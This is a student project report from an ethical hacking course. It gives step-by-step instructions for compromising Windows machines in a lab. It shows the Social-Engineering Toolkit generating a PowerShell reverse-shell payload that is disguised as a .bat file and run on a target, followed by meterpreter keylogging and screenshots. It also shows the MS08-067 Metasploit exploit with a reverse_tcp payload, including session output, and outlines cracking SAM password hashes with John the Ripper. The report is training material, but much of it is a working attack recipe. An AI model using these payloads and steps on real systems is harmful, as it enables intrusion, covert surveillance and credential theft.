

Project report on System Hacking

July 9th, 2018



Instructor:-Sir Noor Alam

Cyber Security and Ethical Hacking

Azure Skynet

By:-Adrian Clive Prasad

Email:wrathlustpride@gmail.com

Location:Bangalore

ACKNOWLEDGEMENT:

I would like to express our profound gratitude to our project guide Mr Noor Alam Sir and Azure Skynet Solutions Company for their support, encouragement, supervision, and useful suggestions throughout this project. Their moral support and continuous guidance enabled us to complete our work successfully

SYSTEM HACKING

Introduction

In today's global, digital world, data rule. Safeguarding intellectual property, financial information, and your company's reputation is a crucial part of business strategy. Yet with the number of threats and the sophistication of attacks increasing, it's a formidable challenge. Companies that understand the value that security brings to the business also ensure that they have a comprehensive strategy in place—and that they have the processes and procedures to back up their vision. The guiding principles for strategy are driven, in large part, by their data.

Securing vital resources and information in the network is the most challenging feat for system enterprise. As business has migrated to the digital world, criminals have, too. What has emerged is a sophisticated criminal ecosystem that has matured to the point that it functions much like any business—management structure, quality control, off shoring, and so on. While the hacking skills can be used

for malicious purposes, this programme provides you how to use the same hacking techniques to perform a white-hat, ethical hack, on your organization. You leave with the ability to quantitatively assess and measure threats to information assets; and very good awareness stuff along with appropriate live demonstration also will be the part of this three day hands-on training programme on “Ethical Hacking & Cyber Security” at Institute of Public Enterprise (IPE), Hyderabad..

Actually there a very good scope in hacking that too system hacking even though it is illegal for some extent but we can use this for good purpose also and make use of it very well.

TYPES:


- 1.ACTIVE System Hacking
- 2.PASSIVE Sysytem Hacking

Firstly we discuss about Active System Hacking.


- 1.open terminal in linux and type a command

Setoolkit

(“setoolkit”=social engineering toolkit)




2.then press enter and wait for the other instruction to appear on screen



3. Then select 1) Social-Engineering Attacks

(windows 10 in built in powershell)(powershell is app which interact with kernal)



4. Then after selecting that ,select 9) powershell Attack Vector


```
File Edit View Search Terminal Help
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 9

The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database

99) Return to Main Menu

set:powershell>1
```

5. Then select 1) Powershell Alphanumeric Shellcode Injector

```
1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database

99) Return to Main Menu

set:powershell>1
Enter the IPAddress or DNS name for the reverse host: 192.168.247.138
set:powershell> Enter the port for the reverse [443]:443
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
No encoder or badchars specified, outputting raw payload
Payload size: 359 bytes
Final size of c file: 1532 bytes
[*] Finished generating powershell injection bypass.
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/powershell/
set> Do you want to start the listener now [yes/no]: : yes
```

(type kali ip <lhost>)

type 443

6. Search the payload direction then open leafpad and paste

the .86x file and save in .exe.bat extension and save in desktop and don't open in kali because you want to hack other system not yours.

7. Copy that bat.exe file and open it or run it in target system

As soon as you open it you will get session page in there type session -l (to check sessions)

then session 1 (open port shown)

wait till you get meterpreter

8. Then after this we had got full access over that target system ,and some operations that we can do is shown below

*screenshot-(to take screenshot of Desktop)

*keyscan_start-(to start watching their keylogger which means we can know whatever he types in keyboard)

*keyscan_dump-(it is used to see what all keyscans has stored after typing or starting keyscan)

2. PASSIVE System Hacking:


Passive cyber attacks often employ non-disruptive and covert methods so that the hacker does not draw attention to the attack. The purpose of the passive attack is to gain access to the computer system or network and to collect data without detection. Many data security breaches involving the exposure of credit card and debit card payment information are the result of passive attacks, as are data breaches where the targeted data collected during the attack is user name, passwords and other personal identifying information. Passive attacks are usually data gathering operations, which means they usually employ some sort of malware or hack that eavesdrops on system communications (i.e., scrubs email for personal identifying information) or records system communications (i.e., keystroke

recording malware). Information that is gathered in a passive cyber attack is usually sold on the blackmarket and dark web for the financial gain of whoever perpetrated the passive attack.

EXPERIMENT:

Step 1: “service postgresql start”(to open database).


Step 2: “msfconsole”(to open frames).



```
root@kali:~# service postgresql start
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...
```

Then msf console will appear in that

Step 3: search cve code in msf.



The screenshot shows a terminal window with the Metasploit framework interface. At the top, there's a header with navigation links and the URL <https://metasploit.com>. Below the header, a status bar displays the version 'metasploit v4.16.6-dev' and statistics: '1682 exploits - 964 auxiliary - 297 post', '498 payloads - 40 encoders - 10 nops', and a link to 'Free Metasploit Pro trial: http://r-7.co/trymsp'. The user enters the command 'search cve-2008-4250'. The output indicates that the module database cache is not built yet and a slow search is being performed. A section titled 'Matching Modules' follows, containing a table with one entry.

```
msf > search cve-2008-4250
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

| Name | Disclosure Date | Rank | Description |
|-------------------------------------|-----------------|-------|-----------------|
| exploit/windows/smb/ms08_067_netapi | 2008-10-28 | great | MS08-067 Micros |

oft Server Service Relative Path Stack Corruption

Then

Step 4: "use <exploit code>"

Step 5: Then "set payload windows/meterpreter/reverse_tcp"

Step 6: Set lhost <your ip>

Set rhost <target ip>

Step 7: type "exploit"

```
root@kali: ~  
File Edit View Search Terminal Help  
exploit/windows/smb/ms08_067_netapi 2008-10-28 great MS08-067 Microsoft  
Soft Server Service Relative Path Stack Corruption  
  
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > set lhost 192.168.247.138  
lhost => 192.168.247.138  
msf exploit(ms08_067_netapi) > set rhost 192.168.247.132  
rhost => 192.168.247.132  
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(ms08_067_netapi) > exploit  
  
[*] Started reverse TCP handler on 192.168.247.138:4444  
[*] 192.168.247.132:445 - Automatically detecting the target...  
[*] 192.168.247.132:445 - Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English  
[*] 192.168.247.132:445 - Selected Target: Windows XP SP0/SP1 Universal  
[*] 192.168.247.132:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (179267 bytes) to 192.168.247.132  
[*] Meterpreter session 1 opened (192.168.247.138:4444 -> 192.168.247.132:1031)  
at 2018-08-08 14:17:16 +0000  
  
meterpreter > |
```

Now we got control over that target system.

Some of the operations we can do are:

- *sysinfo(system info)

- *ideltime(time from when it is idle)

- *pwd-present working directory

- *ls(list files)

- *cd ..(move out of folder)

<repeat cd .. and ls>

- *create a txt in xp desktop

- *cd to administrator then ls to see the txt file

- *cd desktop to see text and cat text, text to see msg in that txt.

(exploits -application used to hacking(pentesting)

payloads-actual source code

post- exploits used for post exploitation

encoders- changing the format of data

nops- no operators

auxiliary- micelleneous scanners.)

CRACKING PASSWORD:

::john the Ribber is used to crack password::

*john --format=LM --user="Administrators(wch dir)"

*password(name given to password txt)

*c:>windows>system32>config>SAM<password will be in this address>

*SAM(security account management)

->windows algorithm name is LM(to crack or decode)